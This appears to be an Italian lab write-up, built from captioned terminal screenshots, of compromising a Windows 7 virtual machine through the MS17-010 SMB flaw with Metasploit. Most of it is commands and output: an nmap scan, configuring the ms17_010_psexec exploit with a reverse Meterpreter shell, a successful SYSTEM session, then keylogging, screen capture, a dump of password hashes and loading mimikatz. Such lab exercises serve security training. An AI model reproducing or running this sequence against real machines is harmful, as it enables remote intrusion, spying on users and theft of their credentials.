




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 445 --script smb-os-discovery 192.168.50.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-17 16:57 EDT
Nmap scan report for 192.168.50.102
Host is up (0.00017s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:E3:69:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: stefano-PC
|   NetBIOS computer name: STEFANO-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-06-17T22:57:02+02:00

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
```

windows 7 porta 445 smb aperta (firewall disattivato)




```
msf6 > search ms17

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank     Check  Description
   -   ----                                                  ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue              2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                         .                .        .      .
   2     \_ target: Windows 7                                .                .        .      .
   3     \_ target: Windows Embedded Standard 7              .                .        .      .
   4     \_ target: Windows Server 2008 R2                   .                .        .      .
   5     \_ target: Windows 8                                .                .        .      .
   6     \_ target: Windows 8.1                              .                .        .      .
   7     \_ target: Windows Server 2012                      .                .        .      .
   8     \_ target: Windows 10 Pro                           .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation         .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec                   2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                                .                .        .      .
   12    \_ target: PowerShell                               .                .        .      .
   13    \_ target: Native upload                            .                .        .      .
   14    \_ target: MOF upload                               .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                              .                .        .      .
   16    \_ AKA: ETERNALROMANCE                              .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                             .                .        .      .
   18    \_ AKA: ETERNALBLUE                                 .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command                  2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                              .                .        .      .
   21    \_ AKA: ETERNALROMANCE                              .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                             .                .        .      .
   23    \_ AKA: ETERNALBLUE                                 .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010                    .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                                .                .        .      .
   26    \_ AKA: ETERNALBLUE                                 .                .        .      .
   27  exploit/windows/fileformat/office_ms17_11882          2017-11-15       manual   No     Microsoft Office CVE-2017-11882
   28  auxiliary/admin/mssql/mssql_escalate_execute_as       .                normal   No     Microsoft SQL Server Escalate EXECUTE AS
   29  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli  .                normal   No     Microsoft SQL Server SQLi Escalate Execute AS
   30  exploit/windows/smb/smb_doublepulsar_rce              2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   31    \_ target: Execute payload (x64)                    .                .        .      .
   32    \_ target: Neutralize implant                       .                .        .      .


Interact with a module by name or index. For example info 32, use 32 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 > use 12
[*] Additionally setting TARGET => PowerShell
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

metasploit




```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                                no        The password for the specified username
   SMBUser                                                                                no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.190    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   PowerShell



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.50.102
RHOSTS ⇒ 192.168.50.102
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.50.100
LHOST ⇒ 192.168.50.100
msf6 exploit(windows/smb/ms17_010_psexec) > check
[*] 192.168.50.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.50.102:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.50.102:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.50.102:445 - The target is vulnerable.
```

check per verificare se l’exploit riesce




```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[-] 192.168.50.102:445 - Unable to find accessible named pipe!
[*] Exploit completed, but no session was created.
```

l’exploit non va a segno




```
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBUSER stefano
SMBUSER ⇒ stefano
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Authenticating to 192.168.50.102 as user 'stefano'...
[-] 192.168.50.102:445 - Rex::Proto::SMB::Exceptions::LoginError: Login Failed: The server responded with error: STATUS_ACCOUNT_RESTRICTION (Command=115 WordCount=0)
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) > ping 192.168.50.102
[*] exec: ping 192.168.50.102

PING 192.168.50.102 (192.168.50.102) 56(84) bytes of data.
64 bytes from 192.168.50.102: icmp_seq=1 ttl=128 time=0.185 ms
64 bytes from 192.168.50.102: icmp_seq=2 ttl=128 time=0.172 ms
64 bytes from 192.168.50.102: icmp_seq=3 ttl=128 time=0.194 ms
^C
—— 192.168.50.102 ping statistics ——
3 packets transmitted, 3 received, 0% packet loss, time 2055ms
rtt min/avg/max/mdev = 0.172/0.183/0.194/0.009 ms
Interrupt: use the 'exit' command to quit
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Authenticating to 192.168.50.102 as user 'stefano'...
[-] 192.168.50.102:445 - Rex::Proto::SMB::Exceptions::LoginError: Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBPass 1234
SMBPass ⇒ 1234
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Authenticating to 192.168.50.102 as user 'stefano'...
[*] 192.168.50.102:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 192.168.50.102:445 - Built a write-what-where primitive...
[+] 192.168.50.102:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.50.102:445 - Executing the payload...
[+] 192.168.50.102:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49158) at 2025-06-17 17:00:17 -0400
```

l’exploit va a segno perchè dovevamo dare i permessi all’utente windows 7, inserendo una password




```
meterpreter > screenshot
Screenshot saved to: /home/kali/TGueqZGe.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
[-] stdapi_ui_get_keys_utf8: Operation failed: Incorrect function.
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...

meterpreter > wait 30
[-] Unknown command: wait. Run the help command for more details.
meterpreter > delay 30
[-] Unknown command: delay. Did you mean del? Run the help command for more details.
meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:f62dd1ad89a541d1e2bc154ebff98b58:::
stefano:1001:aad3b435b51404eeaad3b435b51404ee:7ce21f17c0aee7fb9ceba532d0546ad6:::
```

altri comandi utili come webcam , keyscan , hashdump



```
meterpreter > use kiwi
Loading extension kiwi...

  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```


kiwi


TGueqZGe.jpeg - Image Viewer
File Edit View Go Help
Account utente e protezione famiglia ▸ Account utente
Cerca nel Pannello di controllo
Pagina iniziale Pannello di controllo
Gestione delle credenziali
Crea un disco di reimpostazione password
Collega ID online
Gestione dei certificati di crittografia dei file
Configura proprietà profilo utente esperto
Modifica variabili di ambiente
Vedere anche
Controllo genitori
Modifica dell'account utente
Modifica password
Rimuovi password
Cambia immagine
Modifica nome account
Modifica tipo di account
Gestisci un altro account
